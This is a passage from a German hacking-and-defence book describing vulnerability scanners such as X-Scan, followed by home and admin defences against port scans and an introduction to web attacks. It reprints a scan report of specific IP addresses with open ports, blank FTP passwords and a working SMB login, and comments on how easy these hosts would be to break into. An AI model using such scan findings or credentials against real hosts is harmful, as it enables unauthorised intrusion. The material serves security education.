Wer es weniger kompliziert mag, kann auch auf NetBIOS-Attacken spezialisierte Scanner zurückgreifen, etwa Legion[71] oder FX-Scanner (etwas schwieriger zu finden, beispielsweise hier: *www.freesoft-board.to/downloads/security-scanner/5/fx-scanner-521*), der nebenbei das Internet auch gleich noch nach der Unicode-Lücke bei älteren IIS-Servern durchforstet. Eine weitere Alternative ist der vielseitige Netbrute Scanner (*www.rawlogic.com*), mit dem sich zusätzlich klassische Portscans und Webschwachstellenanalysen durchführen lassen.

14.2.3 Security Scanner

NetBIOS- und knapp ein Dutzend weitere interessante Schwachstellen durchleuchtet der skriptgesteuerte und leider nicht mehr weiterentwickelte Omega Scanner[72]. Er markiert bereits die Schwelle zu den Security Scannern. Die hier beschriebenen Scanning- und Auswertungstechniken funktionieren zwar in gewissem Umfang nach wie vor, aber erfordern auch ein höheres Maß an Systemkenntnissen, und vor allem Zeit. Die vielen notwendigen Einzelschritte von der Portauswahl über das Fingerprinting bis zu den unterschiedlichsten Enumerationstechniken zusammenzufassen, zählen heute mehr und

---

[70] Das Sonderzeichen "»" erreicht man im DOS-Fenster mit der Tastenkombination Alt+0187.

[71] http://www.packetstormsecurity.org

[72] www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=omega&type=archives&[search].x=0&[search].y=0

mehr zur Aufgabe von Security Scannern. Der Omega Scanner ist, weil skriptgesteuert, ein guter Einstieg ins Thema. Nachdem ein Angriffsskript geladen wurde, z. B. der Wingate Scanner, durchforstet das Tool selbst große IP-Bereiche mit ca. 7 IPs/sec. Wer also seinen Server mit der WinGate-Firewall abgesichert hat, ohne die Standardparameter sicher konfiguriert zu haben, dem droht Ungemach: Fehlerhaft konfigurierte Proxys werden wie auf einem Silbertablett präsentiert und können mit einer Telnet-Verbindung kompromittiert werden.




Bild 14.44: Mehr Security Scanner als Portscanner

Noch einen Schritt weiter geht der aus unserer Sicht sehr effizient arbeitende X-Scan aus der chinesischen Hackerschmiede *xfocus.net*, da er die unterschiedlichsten Angriffe parallel fahren kann.




Bild 14.45: Konfigurationsmenü von X-Scan

Die Konfiguration ist aufgeteilt in *globale Optionen* und *Plugin-Optionen.* Global werden u. a. die eingesetzten Module (siehe Abbildung), die Scan-/Zugriffsgeschwindigkeit (über Anzahl der Threads und Anzahl der Parallelscans) und die Reportingoptionen definiert; bei den Plugins werden die zu scannenden Ports, die gewünschten Enumerationstechniken sowie die für Brute-Force-Attacken benutzten Wörterbücher spezifiziert. Beim Scan selbst können durchaus mehr als 255 IP-Adressen überprüft werden, was sich dann nicht empfiehlt, wenn man z. B. alle Plugins aktiviert hat, da X-Scan dann je IP-Adresse durchaus mehrere Sekunden braucht. Sowohl für Hacker als auch für Security-Profis sind die zutage geförderten Schwachstellen dafür aber sehr aussagekräftig.




Bild 14.46: X-Scan bei der Schwachstellenanalyse

Die Scanergebnisse kann man sich dann auch als HTML-Report anzeigen lassen. Die Qualität der Enumeration ist beeindruckend. Zuerst folgt eine Auflistung der über TCP oder ICMP gefundenen Hosts.

Host List	
Host(s)	Possible Issue
196.0.6.152	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 53, 80, 443, 8080	
196.0.6.164	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 53, 80, 443, 8080	
196.0.4.21	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 21, 22, 25, 80, 110, 3306	
196.0.6.18	Security holes found
196.0.7.24	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 445	
196.0.6.138	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 53, 80, 443, 8080	
196.0.6.149	Security holes found
Host Summary - OS: Unknown OS; PORT/TCP: 53, 80, 443, 8080	
196.0.7.7	Security warnings found
196.0.6.147	Security warnings found
Host Summary - OS: Unknown OS; PORT/TCP: 22, 23	
196.0.7.28	Security warnings found
Host Summary - OS: Unknown OS; PORT/TCP: 22, 25, 53, 80, 110	
196.0.0.242	Security warnings found
Host Summary - OS: Unknown OS; PORT/TCP: 21, 53, 80, 443	
196.0.7.31	Security notes found
196.0.6.156	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 23, 80	
196.0.6.131	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 25, 80, 443	
196.0.6.135	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 135, 445	
196.0.6.160	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 23	
196.0.0.164	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 79	
196.0.0.13	Security notes found
Host Summary - OS: Unknown OS; PORT/TCP: 23	

Bild 14.47: Durch X-Scan aufgedeckte Sicherheitslücken

Die Hosts mit gravierenden Sicherheitslücken (rot aufgelistet) werden zuerst aufgelistet. In unserem etwa halb- bis dreiviertelstündigen Scan wurden

- 18 ansprechbare Hosts mit 10 gravierenden Sicherheitslücken,
- 23 Sicherheitswarnungen und
- 135 Sicherheitsanmerkungen

detektiert. Die gravierendsten Sicherheitslücken (und aus Sicht eines potenziellen Angreifers auch die interessantesten) sind:

Port / Service	*Beschreibung*
unknown (1812/tcp)	Radius Server entdeckt, der es gegebenenfalls ermöglicht, eine Root-Shell auf dem System einzurichten
www (443/tcp)	Veraltete (älter als 0.9.6k oder 0.9.7.c) OpenSSL-Implementierung, die das System für Remoteangriffe anfällig macht.
ftp (21/tcp)	FTP-Password: "ftp/[Blank password] bzw. FTP-Password: "anonymous/[Blank password]

Port / Service	*Beschreibung*
unknown (44337/tcp)	Veralteter Kerio Mailserver (‹ 6.0.9) mit Anfälligkeiten gegenüber Passwortcrackern und DoS-Attacken
microsoft-ds (445/tcp)	Lücke, die es möglich macht, sich am Remote Host mit dem Login "e" und dem Passwort "asd#321" einzuloggen

Selbst weniger versierte Hacker sollten es auf die eine oder andere Weise, zum Teil auch mit den weiter oben beschriebenen Tools schaffen, in diese Rechner einzudringen. Die Sicherheitswarnungen sind diffiziler auszubeuten, z. B. die Warnung von für Cache Poisoning anfälligen Namensservern.

Noch genauere Analysen ermöglicht ein nachgeschalteter Scan mit einem klassischen Security-Scanner wie *QualysGuard Vulnerability Management*[73], *Nessus*, *GFI LanGuard* oder dem *Shadow Security Scanner*[74]. Man erkennt natürlich schnell, warum solche »Schlachtschiffe«, die über einige zehntausend, in kurzen Abständen auch aktualisierte Plugins und Angriffsskripts verfügen, sinnvollerweise nur zum Scannen kleiner IP-Bereiche eingesetzt werden sollten; es dauert ansonsten einfach zu lange, bis verwertbare Ergebnisse vorliegen. Wir haben eine von X-Scan monierte IP-Adresse herausgegriffen und überprüft. Der Check mit der Freeware-Version von N-Stalker[75] dauerte circa 45 Minuten. Ob die präziseren Ergebnisse aus Sicht eines potenziellen Angreifers den Zeitaufwand lohnen, sei an der Stelle mal dahingestellt.

Bild 14.48: Nachgeschalteter Schwachstellen-Scan mit einem Profiscanner

[73] www.qualys.com

[74] www.safety-lab.com

[75] www.nstalker.com

14.3 Abwehrmaßnahmen gegen Portscanner & Co.

Obwohl wir es einige Male schon betont haben: Portscanning, Fingerprinting & Enumeration mögen der Vorbereitung eines klassischen Angriffs dienen (DoS-Attacke, Übernahme des Admin-Kontos, Einrichten einer Remote-Shell etc.), sind aber mindestens in Deutschland zum Zeitpunkt der Drucklegung – sofern kein Vorsatz im Spiel ist – noch nicht kriminell. Trotzdem wecken sie nicht zu Unrecht Bedenken und Ängste bei den Anwendern. Aber auch Administratoren sehen es überhaupt nicht gern, wenn ihre Firmennetze von außen »durchleuchtet« werden. Was kann man also tun, um den oben aufgeführten Gefahren von Portscannern wirkungsvoll zu begegnen?

Pauschal lässt sich die Frage nicht beantworten, denn sie stellt sich für den Anwender eines Heimnetzwerks anders als für den Administrator eines Firmennetzes. Privatanwender sind mit dem Internet häufig über ein (DSL-)Modem oder – wenn sie mehrere internettaugliche Rechner miteinander vernetzt haben – auch in Kombination mit einem Router verbunden. In beiden Fällen kommt es darauf an, die eigene Sicherheitslage zu analysieren, also insbesondere zu klären, welche Ports mit welchen Diensten von außen erreichbar sind. Allein dafür existieren viele Dutzend Tools. Selbst mit Bordmitteln wie *netstat* kann man sich anzeigen lassen, welche Dienste auf welchen Ports lauschen bzw. aktiv senden und empfangen.




Bild 14.49: Offene Ports mit Netstat.exe anzeigen lassen

Besonders komfortabel ist das nicht, hier bietet z. B. der kostenlos erhältliche Local Portscanner (*z. B. auf www.zdnet.de)* einen besseren Überblick:




Bild 14.50: Schnelle Übersicht über kritische Ports mit dem Local Port Scanner

Der größte Vorteil dieses Tools: Es prüft auf Wunsch auch, ob spezielle Trojaner-Ports offen sind. Einen noch präziseren Überblick über die gerade aktuellen Netzwerkverbindungen und ihre Zuordnung zu Programmen, Protokollen und Portnummern bietet der in dieser Hinsicht konkurrenzlose Port Explorer.




Bild 14.51: Port Explorer

Vor allem hat man auch die Möglichkeit, genau zu sehen, welche Daten auf welchen Ports nach draußen gehen bzw. von draußen kommen. Selbst durch Rootkits getarnte Remoteverbindungen lassen sich mit diesem Tool aufdecken. Außerdem können natürlich auch die schon im vorangegangenen Kapitel vorgestellten Portscanner benutzt werden. Der einzige Schönheitsfehler: Portscanner, die auf dem lokalen System eingesetzt werden, zeigen häufig offene Ports, die von außen nicht sichtbar und auch nicht sicherheitsrelevant sind, weil eine in den Router integrierte Firewall oder eine Desktop-Firewall diese Ports dicht macht. Wer wissen will, wie anfällig sein System gegen einen von außen durchgeführten Portscan wirklich ist, wird seinen Rechner am besten übers Internet scannen lassen. Den ersten Test[76] machen wir mit Shields Up, einem kostenfreien Service unter *www.grc.com*. Das Ergebnis in unserem Fall ist beruhigend, wenngleich nicht eigentlich überraschend:

[76] Ähnliche Tests gibt es auch bei http://security.symantec.com/sscv6/default.asp?langid=ie&venid=sym oder noch ausführlicher unter: http://www.i-eye.net/online_scanner/scanner1.php




Bild 14.52: Den Rechner von außen scannen lassen

Von 1056 Ports sind 1046 geschlossen, der Rest gestealtht. Vereinfacht ausgedrückt gibt der angepingte Host keine Antwort zurück. Das Resultat ist deswegen nicht verwunderlich, weil unser kleines Heimnetzwerk über einen NAT-Router ins Internet geht und außerdem eine Desktop-Firewall hier ihren Dienst verrichtet. Spannend wird es erst dann, wenn keine Firewall eingesetzt wird, die die offenen Ports nach außen schließt oder filtert. Die einfachste Möglichkeit, dann deren potenzielle Sicherheitsrisiken in den Griff zu bekommen, ist das Schließen von Diensten, die dieses Fenster nach draußen offen halten, obwohl sie nicht gebraucht werden. Im Internet finden sich dazu etliche brauchbare Abhandlungen, u. a. auch auf *www.ntsvcfg.de/kss_xp/kss_xp.html#xp2*. Leider ersetzt das Deaktivieren von Windows-Diensten nicht in jedem Fall eine Firewall. Ohne den Glaubenskrieg für und gegen die Personal Firewall wieder aufleben zu lassen: Das gezielte manuelle oder automatische Abschalten von scheinbar nicht benötigten Services führt nicht selten zu Frust. Je weniger einer weiss und je behänder er klickt, desto katastrophaler das Ergebnis. Ein Sicherheitsgewinn lässt sich zwar mitunter verbuchen, leider funktionieren dann bestimmte andere, von den deaktivierten Diensten abhän-

gende Programme nicht mehr. Hier beginnt dann oft eine mühevolle Suche und ein lästiges Nachtuning.

Hat man hingegen als Privatanwender ein eigenes Netzwerk installiert, kann man die meisten Tipps zur Dienstekonfiguration sowieso vergessen: Die meisten inkriminierten Dienste, z. B. der NetBIOS-Support, werden schlichtweg für die Datei- und Druckerfreigabe im Netz benötigt. Unser Generaltipp an der Stelle an die Adresse der Privatanwender: Investieren Sie in einen guten Router mit integrierter Firewall und installieren Sie zusätzlich (d. h. auch zum Schutz vor Trojanern und RATs, die nach Hause telefonieren wollen) eine Desktop-Firewall[77]. Die zweite grundlegende Maßnahme, zu der in dem Zusammenhang gerade mit Windows-Clients geraten werden kann, ist der systematische Scan nach bekannten fehlerhaften Sicherheitskonfigurationen für Windows 2000, Windows XP, Windows Server 2003, Internet Information Server (IIS) 5.0 und 6.0, SQL Server 7.0 und 2000, Internet Explorer (IE) 5.01 und höher sowie Office 2000, 2002 und 2003. Diese Überprüfung wird durch den Microsoft Baseline Security Analyzer (kostenfrei bei Microsoft) vorgenommen, der den Rechner außerdem nach fehlenden Sicherheitsupdates, Updaterollups und Service Packs durchsucht, die auf *Microsoft Update* bereitgestellt werden.

Bild 14.53: Sicherheitsupdates und -Patches mit dem MBSA einspielen

[77] Weiterführende Hinweise finden Sie auch in meinem Buch (Peter Kraft. Anti-Hackerz Book 2007, speziell das Kapitel 7 über Firewalls).

Für Netzwerk- und Systemadministratoren stellt sich die Situation sehr viel differenzierter dar. Ping-Attacken (über ICMP, TCP und UDP) können mitunter nicht vollständig abgeblockt, sondern müssen teilweise durch die Firewall weitergeleitet werden. Auf jeden Fall aber sollten Ping-Attacken protokolliert werden, da sie mitunter nur die Vorhut eines ernsthaften Angriffs darstellen. Für Portscans gilt Vergleichbares. Neben entsprechend konfigurierten Firewalls kommen hier insbesondere IDS-Programme wie Snort[78] in Betracht.

Viel wichtiger als diese generelle Prophylaxe ist natürlich das Beheben der von Security Scannern aufgedeckten Lücken. Denn die größte Verwundbarkeit der Hostrechner resultiert häufig aus fehlkonfigurierten Diensten, dem Einsatz veralteter Protokolle, fehlender Sicherheitsupdates, ungepatchter Webserver oder mangelhaft umgesetzter Sicherheitsrichtlinien, z. B. für die Passwortvergabe. Besser man unterzieht sich einem regelmäßigen Security Audit (und bügelt die Mängel systematisch aus), statt einem Angreifer die Möglichkeit einzuräumen, diese Schwäche gezielt auszunutzen. Security Scanner wie X-Scan, OpenVAS, Nessus, GFI Languard und andere können zwar für Angriffe genutzt werden, sind aber in der Hand eines erfahrenen Administrators ein kaum zu ersetzendes Verteidigungswerkzeug.

[78] http://www.snort.com

15 Szenario IV: Web Attack

Ausgangsszenario:
Mit viel Mühe haben Sie eine eigene Webseite erstellt und veröffentlicht. Ein besonderes Highlight der Seite ist das Diskussionsforum, wo Sie engagiert mitdiskutieren. Aus irgendeinem Grund, den Sie später kaum noch rekonstruieren können, fühlt sich ein Teilnehmer missverstanden. Jedenfalls fällt Ihnen kein anderer Grund als Erklärung dafür ein, dass jemand Ihre Seite brutal verunstaltet hat.

15.1 Defacements

Als Defacement bezeichnet man in Hackerkreisen das Entstellen (engl. = de-face) bzw. Verunzieren von fremden Webseiten. Manche Hacker haben daraus ein richtiges Hobby gemacht und verewigen sich mit ihren Kunstwerken dann im *Digital Attacks Archive* auf *www.zone-H.org*. Die Motive sind durchaus unterschiedlicher Natur: Die einen versuchen, mit dem Defacement auf politische oder sonstige Missstände aufmerksam zu machen. Andere Angreifer wollen schlichtweg nur ihr Können vor der Öffentlichkeit unter Beweis stellen.

Nach einem erfolgreich durchgeführten Angriff präsentiert sich dann vor allem die Haupt- oder Indexseite mit neuem Gesicht. Die Angreifer nutzen dabei gezielt Sicherheitslücken auf den Webservern bzw. den Webapplikationen (Forensoftware, PHP-Anwendungen wie Joomla und Mambo) aus und/oder erobern den Webserver durch einen Brute-Force- oder Dictionary-Angriff.

15.2 XSS-Angriffe

Nebenbei wird dann oft noch die Gelegenheit genutzt, von den eroberten Seiten aus Spam und Malware zu verbreiten. Erreicht wird dies durch einen XSS-Angriff (Cross Site Scripting). Betroffen sind alle Webseiten mit dynamischen, aus Datenbanken generierten Seiteninhalten. Der Zugriff auf diese Seiten erfolgt über eine Skriptsprache wie Perl, PHP oder JSP. Der Angreifer schleust nun eigenen Code in die Datenbankabfrage (SQL-Injection), um die Ausführung der ursprünglichen Skripts durch eigene zu ersetzen. Eine Anwendungsmöglichkeit dieser Technik besteht beispielsweise im Zweckentfremden von Feedbackformularen, die zu Spamschleudern umfunktioniert werden.

15.3 Angriff der Würmer

Google-Hacks und Portscans, die wir mitsamt den zugehörigen Tools in den vorangegangenen Kapiteln vorgestellt haben, dienen dabei als wirkungsvolle Angriffsvorberei-

tung. Noch schwerwiegendere Angriffe aufs Web sind allerdings Wurmattacken. Beispielsweise versetzte im Jahr 2003 der nur 376 Byte große Wurm Helkern (alias Slammer) die Internetwelt in Angst und Schrecken. Helkern griff ungepatchte Server an, die unter dem Datenbanksystem Microsoft SQL Server 2000 liefen, klinkte sich dort mittels Buffer Overrun ins Steuerungssystem für Datenbanken ein und verbreitete sich von dort via Kopie weiter. Wenn man überlegt, dass der Microsoft SQL Server eine der verbreitetsten Datenbanken auf Webservern ist, wird das Gefahrenpotenzial deutlich.

15.4 DoS- und DDoS-Attacken

Zu den wirkungsvollsten Webattacken überhaupt gehören DoS- bzw. DDoS-Attacken, dazu zwei aktuelle Beispiele:

- **Kirgisien**
